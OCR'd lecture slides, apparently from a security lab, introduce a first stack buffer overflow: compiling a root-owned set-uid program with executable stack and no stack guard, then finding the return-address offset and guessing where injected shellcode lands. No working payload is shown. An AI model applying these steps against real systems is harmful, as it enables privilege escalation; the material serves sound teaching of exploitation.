
- Compile a **root owned set-uid** version of stack.c w/ **executable stack enabled** + **no stack guard**

(In the lab, this is already done for you with the `makefile`)

```
gcc -o stack -z execstack -fno-stack-protector stack.c
sudo chown root stack
sudo chmod 4755 stack
```


Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



"badfile"

Step 1: Find the offset between the base of the buffer and the return address



We don't know where the return address is… but it is somewhere on the stack!

Step 1

Our first buffer overflow attack

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

<u>Step 2:</u> Find the address to place our malicious **shellcode**

We do not know where *exactly* our malicious code is

We only know that our code we inject gets copied into a `buffer` on stack

We do not know the exact memory location of buffer, because it varies depending on program memory usage

Our first buffer overflow attack

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

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We do control *where* in the buffer we inject our malicious code

Our first buffer overflow attack

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

We do not know where *exactly* our malicious code is

We only know that our code we inject gets copied into a `buffer` on stack

We do not know the exact memory location of buffer, because it varies depending on program memory usage
(sometimes)

We are going to guess ☺

We can get the values for $ebp and $esp to help!

Our first buffer overflow attack

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

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

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

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

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

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



Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



